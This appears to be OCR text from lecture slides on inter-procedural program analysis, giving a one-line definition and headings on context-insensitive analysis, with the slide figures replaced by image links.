


Inter-procedural Analysis




- A mechanism for performing analysis ***across function boundaries***


Context-insensitive Inter-procedural Analysis




Context-insensitive Inter-procedural Analysis



